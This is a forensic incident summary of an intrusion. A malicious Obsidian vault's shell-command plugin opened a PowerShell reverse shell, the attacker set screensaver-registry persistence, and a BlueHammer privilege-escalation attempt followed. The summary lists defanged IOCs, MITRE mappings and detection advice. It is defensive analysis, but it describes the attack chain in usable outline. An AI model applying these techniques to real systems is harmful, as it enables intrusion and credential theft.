# 2026-04-28 21:47:02.897
Attack Summary
| Phase | Action |
|---|---|
| Social Engineering | Attacker contacts Tony via Telegram, delivers link to malicious Obsidian vault Firs-Sync-Vault |
| Vault Preparation | Attacker builds vault with obsidian-shellcommands plugin pre-configured at 11:17:26 on 4/27 |
| Initial Access | Tony opens vault at 21:20:32; enables community plugins at 21:21:33, triggering the payload |
| C2 | PowerShell TCP reverse shell connects to 13[.]40[.]218[.]93:9002 |
| Discovery | Attacker runs whoami to confirm account context |
| Persistence | win32time.exe dropped to C:\Windows\Temp\; SCRNSAVE.EXE registry value hijacked |
| Execution | Screensaver fires at 21:24:53; winlogon.exe launches win32time.exe |
| Privilege Escalation | FunnyApp.exe / win64time.exe deployed; BlueHammer exploit chain attempted |
| Detection | Defender flags Exploit:Win64/DfndrPEBluHmr.DAA!MTB; repeated attempts fail through 4/28 |
IOCs
| Type | Value |
|---|---|
| IP (C2) | 13[.]40[.]218[.]93 |
| Port (C2) | 9002 |
| URL (win32time) | hxxps[://]sendit[.]sh/Hog10/win32time[.]exe |
| URL (FunnyApp) | hxxps[://]sendit[.]sh/8E4jn/FunnyApp[.]exe |
| File | C:\Windows\Temp\win32time.exe |
| File | C:\Windows\Temp\win64time.exe |
| Vault | C:\Users\Tony\Documents\Firs-Sync-Vault |
| SHA1 (win32time) | e40f01f34627e6fc5134ccf560d4f3c7f4551e46 |
| Registry | HKCU\Control Panel\Desktop (SCRNSAVE.EXE) |
| Decoy | C:\Users\Tony\AppData\Local\Temp\ac689d70-9cbf-459d-9b13-44cd51936ac8 |
| Plugin Command ID | 237yasukv8 (obsidian-shellcommands) |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Phishing: Spearphishing via Service | T1566.003 | Malicious vault link delivered via Telegram DM |
| User Execution: Malicious File | T1204.002 | Tony opened the malicious Obsidian vault |
| Command and Scripting Interpreter: PowerShell | T1059.001 | Reverse shell payload executed via powershell -e from Obsidian plugin |
| Obfuscated Files or Information | T1027 | Reverse shell Base64-encoded in plugin data.json |
| Event Triggered Execution: Screensaver | T1546.002 | SCRNSAVE.EXE value hijacked to execute win32time.exe via winlogon.exe |
| Ingress Tool Transfer | T1105 | win32time.exe and FunnyApp.exe downloaded from sendit.sh |
| Exploitation for Privilege Escalation | T1068 | BlueHammer zero-day abusing Defender VSS workflow for LPE |
| Impair Defenses: Disable or Modify Tools | T1562.001 | Defender real-time protection disabled at 21:20:12 prior to vault open |
Defender Takeaways
Treat note-taking application vaults as an attack surface. Obsidian’s community plugin ecosystem executes arbitrary OS commands with no sandboxing. The obsidian-shellcommands plugin bound a reverse shell to the on-layout-ready event — a one-click compromise once the vault is opened. Organisations should restrict community plugin installation via policy or monitor for obsidian-shellcommands plugin installation in enterprise environments.
MFT timestamp inheritance exposes attacker preparation timelines. The $SI Created timestamps on the planted plugin files survived the copy to Tony’s machine, revealing the vault was built at 11:17 — hours before the 21:20 open event. Comparing $SI vs $FN Created timestamps is a reliable technique for identifying files transplanted from another system, as $FN reflects the copy time while $SI retains the original.
Screensaver persistence evades standard autorun tooling. The HKCU\Control Panel\Desktop\SCRNSAVE.EXE value is absent from many autorun scanners’ default rulesets. It launches via winlogon.exe rather than explorer.exe, making parent-process detection rules ineffective without specifically targeting screensaver execution chains.
CryptnetUrlCache preserves downloaded file content after deletion. Even after win32time.exe was deleted from C:\Windows\Temp\, it was recoverable and hashable from C:\Users\Tony\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\. This cache persists files downloaded via WinINet or certutil and is a valuable forensic recovery source when primary file locations have been cleaned.
BlueHammer demonstrates that signature detection alone is insufficient. Defender detected the original PoC binary under the DfndrPEBluHmr rule but the underlying technique — abusing VSS snapshots, Cloud Files callbacks, and oplocks to read the SAM hive — is unpatched. Defenders should monitor for VSS enumeration from non-system processes, CfRegisterSyncRoot calls from untrusted processes, and rapid local administrator password changes followed by immediate restoration (Security EID 4723/4724 pairs in quick succession).
